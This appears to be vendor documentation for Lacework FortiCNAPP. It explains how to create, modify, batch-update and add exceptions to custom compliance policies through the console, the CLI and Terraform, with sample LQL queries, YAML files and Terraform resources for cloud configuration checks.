Cloning a compliance policy creates a new, independent custom complaince policy. If the clone is meant to replace the original policy, you should disable the original policy, otherwise the policies may generate duplicate alerts for the same issue.

Create the Policy by Cloning

To create a policy by cloning and modifying an existing policy, follow these steps:

1. As a user with write permissions for policies, click *Policies* from the left navigation menu.
2. Find the policy on which you want to base your custom compliance policy, and click on the policy to open its details pane.
3. Click the clone icon, which appears below the policy name.
4. Click the edit icon next to the name or descriptions to edit the default values for your new policy.
5. Click the *Query* tab and click the edit icon next to the query ID.
6. Provide a new query ID and modify the LQL query in the query pane. See LQL Queries for more information about LQL.
7. Click the *Context* tab and review and optionally modify the remediation steps.
8. Click *Save*.

Create the Policy Manually

To create the sample custom compliance policy, follow these steps:

1. As a user with write permissions for policies, click *Policies* from the left navigation menu.
2. Click *Configure policy*.
3. Choose the status of the policy, draft or live. A draft policy can appear in assessment reports, but do not generate alerts and are not considered in overall assessment results. Using draft status for new policies allows you to test and troubleshoot a new policy, and understand its impact before promoting it to live status.
4. Configure the general policy settings, as illustrated by the following sample configuration:
   - *Policy title*: A title for the policy. The title appears in the policy list, so it should distinguish this policy from others.
   - *Policy description*: A description of the policy.
   - *Policy type*: For a compliance policy, choose *Compliance*. Compliance policies can generate alerts and appear in reports, while violation policies only generate alerts.
   - *Severity*: The severity associated with a failure in compliance with this policy.
5. For *Query ID*, enter a unique, descriptive name for the query that uses numbers, letters, and underscores.
6. For the query, enter your LQL query. In most cases, this should be a query that you have already developed and tested with the Lacework FortiCNAPP CLI, such as the following:

```
{
  source {
    LW_CFG_AWS_EC2_SECURITY_GROUPS securityGroup,
    array_to_rows(securityGroup.RESOURCE_CONFIG:IpPermissions) as ip_permissions,
    array_to_rows(ip_permissions:IpRanges) as ip_ranges
  }
  filter {
    ip_permissions:IpProtocol = 'tcp'
    and ip_permissions:FromPort = 3349
    and ip_permissions:ToPort = 3349
    and ip_ranges:CidrIp = '0.0.0.0/0'
  }
  return distinct {
    'This is the compliance reason' as COMPLIANCE_FAILURE_REASON
  }
}
```

   If your query has any syntax errors, the interface will say so and identify the error. You can proceed only with a valid query.
7. Optionally, enter remediation steps. The steps should provide directions for addressing the issue identified by the policy.
8. Click *Save*.

The policy list appears. You should now be able to find your custom policy in the list.

Add the Policy to a Custom Framework

The policy you just created is not a part of any report yet. To have assessments of the custom policy appear in reports, create a custom framework based on an existing one. You can then see the assessments of your new policy in a report, and optionally, distribute it on a schedule.

Lacework FortiCNAPP provides hundreds of compliance policies, grouped by industry benchmarks (PCI, ISO27001, SOC2, HIPAA, and more), which get assessed daily. Choose the existing framework on which you want to base your custom framework.

When choosing a framework, consider that cloud security teams usually care about CIS for Security Posture baseline; compliance teams often care about just one or two industry benchmarks, but not all of them. You can have reports generated for those benchmarks sent to the teams interested in them in your organization.

A custom report can only contain compliance policies based on the same type of cloud (that is, only AWS, GCP, or Azure compliance policies).

To add your policy to a custom framework, follow these steps:

1. Click *Compliance* > *Cloud*.
2. Click *Configure framework*.
3. Choose an existing assessment on which you want to base your new framework and click *Next*.
4. In the *Framework name* field, type a unique name for the framework or accept the default.
5. In the *Framework structure* section, modify the structure, name, and policies. Here are some navigation tips for modifying a framework:
   - Click the edit icon to the right of a section to remove it, add policies or remove them from the section, or edit the section's ID and name.
   - Use the outline on the left to quickly navigate to a section.
   - Expand a section and click *Manage policy selection for section* to view available policies.
   - While modifying policy mappings, click *Quick view* next to a policy to get more information on that policy.
6. Click *Save*.

Create Custom Compliance Policies Using the Lacework FortiCNAPP CLI

This section takes you through the steps to create a custom compliance policy as a cloned policy or as a brand new policy and adding it to a custom framework with the Lacework FortiCNAPP CLI. Note that cloning a policy creates a new, independent policy; changes to the original policy do not affect it, and vice versa.

Create a Query

1. Open your text editor, create a new file, and add your query, such as the following example:

```
queryId: LW_Custom_UnrestrictedIngressToTCP3349
queryText: |-
  {
    source {
      LW_CFG_AWS_EC2_SECURITY_GROUPS securityGroup,
      array_to_rows(securityGroup.RESOURCE_CONFIG:IpPermissions) as ip_permissions,
      array_to_rows(ip_permissions:IpRanges) as ip_ranges
    }
    filter {
      ip_permissions:IpProtocol = 'tcp'
      and ip_permissions:FromPort = 3349
      and ip_permissions:ToPort = 3349
      and ip_ranges:CidrIp = '0.0.0.0/0'
    }
    return distinct {
      'This is the compliance reason' as COMPLIANCE_FAILURE_REASON
    }
  }
```

2. Save the file as YAML with the filename LW_Custom_UnrestrictedIngressToTCP3349.yaml. Note the file's location.
3. In the Lacework FortiCNAPP CLI, run this command:

   ```
   lacework query create -f <path_to>/LW_Custom_UnrestrictedIngressToTCP3349.yaml
   ```

   The following response appears:

   ```
   The query LW_Custom_UnrestrictedIngressToTCP3349 was created.
   ```

Create a Policy

1. In your text editor, create a new file, and add the following content:

   ```
   ---
   title: Security Groups Should Not Allow Unrestricted Ingress to TCP Port 3349
   enabled: true
   policyType: Compliance
   alertEnabled: true
   queryId: LW_Custom_UnrestrictedIngressToTCP3349
   description: Security groups should not allow unrestricted ingress to TCP port 3349
   remediation: Policy remediation
   severity: medium
   ```

2. Save the file as YAML with the filename LW_Custom_UnrestrictedIngressToTCP3349_Policy.yaml. Note the file's location.
3. In the Lacework FortiCNAPP CLI, run this command:

   ```
   lacework policy create -f <path_to>/LW_Custom_UnrestrictedIngressToTCP3349_Policy.yaml
   ```

   The following response appears:

```
The policy dev-default-75 was created.
```

Add the Policy to a Framework

DEPRECATED FEATURE The `lacework report-definition` command described in this section is deprecated and will be replaced soon. For now, Lacework FortiCNAPP recommends that you add custom compliance policies to a framework in the Lacework FortiCNAPP Console, as described in Create a Custom Compliance Policy Using the Lacework FortiCNAPP Console.

The policy you just created is not a part of any report yet. To have your policy appear in a report using the Lacework FortiCNAPP CLI, create a custom framework based on an existing one or create a new framework.

Lacework FortiCNAPP provides hundreds of compliance policies, grouped by industry benchmarks (PCI, ISO27001, SOC2, HIPAA, and more), which get assessed daily. Choose the framework on which you want to base your custom framework with your custom policy.

When choosing a framework, consider that cloud security teams usually care about CIS for Security Posture baseline; compliance teams often care about just one or two industry benchmarks, but not all of them. You can have reports generated for those benchmarks sent to the teams interested in them in your organization.

Currently, a custom report can only contain compliance policies of the same cloud type (that is, only AWS, Google Cloud, or Azure compliance policies).

To add the policy to a custom framework, follow these steps:

1. Enter the following command from the command line:

```
lacework report-definition create
```

In these steps, you create the custom framework interactively. Alternatively, you can create a custom framework by passing its definition to the command as a file, in the following format:

```
lacework report-definition create --file my_framework.yml
```

2. At the prompt asking whether you want to create a report definition from a blank template or from an existing template, either add your policy to an existing template or create a new framework, as follows:
   - To add your policy to an existing template, enter `y` and follow these steps:
     i. Use arrows to scroll through the list of frameworks and choose one to serve as your template by highlighting it and pressing the enter key.
     ii. In your text editor, modify the `reportName`, `displayName`, and add your custom policy by name, `dev-default-75`, to a section in the template. Your framework should look similar to the following:

```
reportName: My Custom AWS NIST 800-171 Report
displayName: My Custom AWS NIST 800-171 Report
reportType: COMPLIANCE
subReportType: AWS
reportDefinition:
  sections:
   - category: ACCESS CONTROL
      title: 3.1.1. Limit system access to authorized users, processes acting on
behalf of authorized users, or devices (including other information systems).
      policies:
      - dev-default-75
      - AWS_CIS_1_1
      - AWS_CIS_1_3
      - AWS_CIS_1_12
      - AWS_CIS_1_24
      - AWS_CIS_2_1
      - AWS_CIS_2_2
      - AWS_CIS_4_4
      - LW_AWS_NETWORKING_2
      - LW_AWS_NETWORKING_3
      - LW_AWS_NETWORKING_5
      - LW_AWS_NETWORKING_7
      - LW_AWS_NETWORKING_8
      - LW_AWS_NETWORKING_9
      - LW_AWS_NETWORKING_10
      - LW_AWS_NETWORKING_11
   - category: ACCESS CONTROL
      title: 3.1.2. Limit system access to the types of transactions and functions
that authorized users are permitted to execute.
      policies:
      - AWS_CIS_1_1
      - AWS_CIS_1_3
...
```

iii. Save and close the file.

- To add your policy to a new framework, enter `N` and follow the steps as prompted by the CLI.

When you finish the custom configuration, the CLI displays a command for inspecting your new report definition with its unique ID. The compliance policy is now listed in the cloud compliance page, and appears in the next daily compliance report:

Modify Compliance and Violation Policies

You can modify compliance and violation policies individually or several policies at a time, as described here. To do so, you need to be a user with policy write permissions in the Lacework FortiCNAPP Console.

Change a Policy Configuration

You can modify a custom policy from its Policy Details pane, which you access by finding and clicking on the policy on the Policies page. To modify the policy, click the edit icon and modify the settings as needed.

The configuration page lets you modify any of the policy settings that are available when creating a policy.

Different policy types offer different configuration modification options. For compliance and violation policies, you can update any of its settings, such as the LQL query that determines the policy assessment, except the policy type. The policy type of an existing policy cannot be modified. For more information about creating compliance and violation policies, see Create Custom Policies.

Disable/Enable Policies

Disabling a policy suspends the effects of the policy. Specifically, for compliance and violation policies, disabling means that the Lacework FortiCNAPP does not scan for violations based on the disabled policies. This results in the following effects in the various Console pages:

- On the Policies page, the disabled policy does not contribute to overall policy metrics on coverage and policy types.
- On the Alerts page, alerts are not generated from any disabled policies.

In addition, for compliance policies:

- On the Cloud Compliance page, disabled policies are unavailable for use in any framework.
- On the Reports page, disabled policies are excluded from reports.
- In the framework builder, you cannot map disabled policies to frameworks.

To enable or disable policies from the Lacework FortiCNAPP Console:

1. Click *Policies* from the navigation menu.
2. Search for the name of the policy you want to disable or enable.
3. Find the policy and click the toggle button to disable or enable the policy.

You can also update multiple policies at once, as described in Batch Update Policies.

Delete Policies

To remove a custom policy, open the policy from the Policies page and click the delete icon. The policy is no longer assessed, and no longer appears in reports or generates alerts.

Batch Update Policies

It can take some time to modify many policies individually. If you have many policies that you want to enable or disable at once, you can modify them as a batch.

The policies on which you perform batch updates should be of the same type, for example, Configuration. You can see a policy's type from its Details Pane, next to the *Type* field.

Vulnerability policies are not currently supported for batch enable/disable operations.

To enable or disable multiple policies at once, select the checkboxes next to each policy and click *Enable/Disable*. If the operation cannot be applied to any of the selected policies (for example, if a policy cannot be enabled), those policies are listed. You can confirm or cancel the operation as appropriate.

The batch update feature is most useful when used with search filters. By filtering the policy list first, you can quickly select and modify many policies with just a few clicks.

For example, to disable legacy AWS policies only, follow these steps:

1. In the *Policies* page, expand the *Domain* filter options, choose *AWS* and click *Show results*.
2. For the *Rule type*, choose *Legacy* and click *Show results*.
3. For the *Status*, choose *Enabled*. This action filters the listed policies.
4. You can manually select policies that appear on the page using the multi-select checkbox, or click the down arrow next to the checkbox and choose *Select all*.
5. Click *Enable/Disable*.
6. Click *Disable assessments for all n selected policies* and *Save changes* in the dialog box that appears.

   If you have selected any policies to which the operation cannot be applied, they are listed, giving you the option to cancel or proceed to apply the change to the remaining policies.

Manage Custom Policies with Terraform

You can manage Lacework FortiCNAPP custom policies with Terraform using the Lacework FortiCNAPP Terraform Provider.

The Terraform Provider provides two resources for managing custom policy workflows:

- `lacework_policy`
- `lacework_query`

Lacework FortiCNAPP Query Terraform Resource

The `lacework_query` resource provides the ability to define LQL as a Terraform resource. This allows the management of queries from Terraform.

Example lacework_query

The following example shows how to define a Terraform resource to query all EC2 instances with public IP addresses.

```
resource "lacework_query" "example" {
  query_id = "TF_AWS_Config_EC2InstanceWithPublicIPAddress"
  query    = <<EOT
  {
      source {
          LW_CFG_AWS_EC2_INSTANCES
      }
      filter {
          value_exists(RESOURCE_CONFIG:PublicIpAddress)
      }
      return distinct {
          ACCOUNT_ALIAS,
          ACCOUNT_ID,
          ARN as RESOURCE_KEY,
          RESOURCE_REGION,
          RESOURCE_TYPE,
          SERVICE,
          case when RESOURCE_TYPE = 'ec2:instance' then 'HasPublicIp'
          end as COMPLIANCE_FAILURE_REASON
      }
  }
```

```
EOT
}
```

For more information about the Lacework FortiCNAPP Query Terraform resource, see lacework_query on the Terraform Registry.

Lacework FortiCNAPP Policy Terraform Resource

The `lacework_policy` provides the ability to define custom policies as a Terraform resource. This lets you improve the context of alerts, reports, and information displayed in the Lacework FortiCNAPP Console from Terraform.

Example lacework_policy

The following example shows how to use the query resource in combination with the policy resource to check for a change of password from an RDS cluster.

```
resource "lacework_query" "AWS_CTA_AuroraPasswordChange" {
  query_id = "TF_AWS_CTA_AuroraPasswordChange"
  query    = <<EOT
  {
      source {
          CloudTrailRawEvents
      }
      filter {
          EVENT_SOURCE = 'rds.amazonaws.com'
          and EVENT_NAME = 'ModifyDBCluster'
          and value_exists(EVENT:requestParameters.masterUserPassword)
          and EVENT:requestParameters.applyImmediately = true
          and ERROR_CODE is null
      }
      return distinct {
          INSERT_ID,
          INSERT_TIME,
          EVENT_TIME,
          EVENT
      }
  }
EOT
}

resource "lacework_policy" "example" {
  title       = "Aurora Password Change"
  description = "Password for an Aurora RDS cluster was changed"
  remediation = "Check that the password change was expected and ensure only specified
users can modify the RDS cluster"
  query_id    = lacework_query.AWS_CTA_AuroraPasswordChange.id
```

```
  severity    = "High"
  type        = "Violation"
  evaluation  = "Hourly"
  enabled     = false

  alerting {
    enabled = false
    profile = "LW_CloudTrail_Alerts.CloudTrailDefaultAlert_AwsResource"
  }
}
```

For more information about the Lacework FortiCNAPP Policy Terraform resource, see lacework_policy on the Terraform Registry.

Manage Policy Exceptions with Terraform

You can manage Lacework FortiCNAPP policy exceptions with Terraform using the Lacework FortiCNAPP Terraform Provider.

Lacework FortiCNAPP Policy Exception Terraform Resource

The `lacework_policy_exception` resource provides the ability to define a policy exception as a Terraform resource.

Example lacework_policy_exception

The following example shows how to use the policy exception resource to exempt the specified AWS account from the policy.

```
resource "lacework_policy_exception" "example" {
  policy_id   = "lacework-global-46"
  description = "Exception for account 123456789"
  constraint {
    field_key    = "accountIds"
    field_values = ["123456789"]
  }
}
```

For more information about the Lacework FortiCNAPP Policy Exception Terraform resource, see lacework_policy_exception on the Terraform Registry.

Add Compliance Policy Exceptions in the Lacework FortiCNAPP Console

General Considerations & Limitations

- Manual Policies cannot have exceptions applied to them.
- Once an exception is added and appears in the Console, it will not take effect until the next compliance assessment run is complete.

Add an Exception to a Compliance Policy

1. Log in to the Lacework FortiCNAPP Console and go to *Policies*.
2. Click on a specific compliance policy to view the policy details.
3. Click the *Exceptions* tab.
4. Click *Add exception* to add an exception to this policy.
5. In the *New Exception* window, add your criteria for the exception.
6. (Optional) Enter a *Comment* for the exception.
7. Click *Add Exception* / *Save* to add your exception to the policy.
   The new exception appears in the *Exceptions* tab list of the compliance policy.

Add Exception Criteria

The exception criteria varies from policy to policy.

As a general rule, the first variable always applies to the cloud account. The rest of the criteria depends on the affected resource.

AND vs OR

The following operator logic applies in these circumstances:

- Multiple exception criteria in a single exception = *AND*
  For example:
  a. A policy exception is created for an Amazon S3 bucket resource with criteria that includes a *Bucket Name* and *Resource Tags*.
  b. The exception applies to a bucket that has a matching name *and* resource tags.
- Multiple policy exceptions for a single policy = *OR*
  For example:

a. A policy exception is created for an Amazon S3 bucket resource with criteria of a *Bucket Name*.
b. A second policy exception is created with criteria of *Resource Tags*.
c. The exception applies to any bucket found that has a matching name defined in the first exception *or* resource tags defined in the second exception.

Exception Criteria - Considerations & Limitations

AWS:

Do not use the ARN format when providing the resource name value for policy exceptions.

For example, using `arn:aws:s3:::mys3bucket` is not accepted, as only `mys3bucket` should be provided.

Google Cloud:

The *Resource Name* field value must be in the full resource name format unless you are using wildcards.

For example, use `//storage.googleapis.com/myBucketName` instead of just `myBucketName`.

Additionally, the organizations and projects fields should be in ID format.

OCI:

Compartment ID entries:

- For *Compartment IDs without descendants*, this entry should only contain Compartment IDs that have no nested subcompartments. The exception will only apply to this compartment.
- For *Compartment IDs with descendants*, this entry should only contain Compartment IDs that have nested subcompartments (for example, the tenancy / root compartment). The exception will apply to this compartment and any subcompartments therein.

Kubernetes:

EKS:

You can simply enter a registry when creating an exception for *Image Names*.

For example: `*public.ecr.aws*` `*.ecr.*.amazonaws.com/*`

Wildcard Usage

All field values except *Resource Tags*, *Resource Label*, and *Resource Labels* accept wildcards.

You can use wildcards to match and exclude singular or multiple resources.

For example, if you wanted to exclude the AWS resource `mySecurityGroup_sg`, you can exclude it using wildcards with one of the following examples:

- Group Id/Name = `*_sg`
- Group Id/Name = `*SecurityGroup*`
- Group Id/Name = `mySecurityGroup*`

For Google Cloud, if you wanted to exclude the resource `//storage.googleapis.com/myBucketName`, the following example will work:

- Resource Name = `*myBucketName`

Example Criteria


The following example shows how to add exception criteria to the lacework-global-54 policy.

The exception criteria that you can add depends on the type of resource that is affected by the policy. This example is specific to an Amazon S3 bucket.


Multiple exception criteria is treated as an *AND* operator.

1. Locate the *lacework-global-54* policy on the *Policies* page. Click it to open the Policy Drawer and click the *Exceptions* tab. Click *Add exception*.
2. Select an account from the *Account Ids* dropdown list to associate with this exception. Choose either a specific account identifier or *All Accounts*.


   You can also search for accounts in the *Account Ids* field.
3. Click *+ Add Criteria* to add exception parameters for this policy.



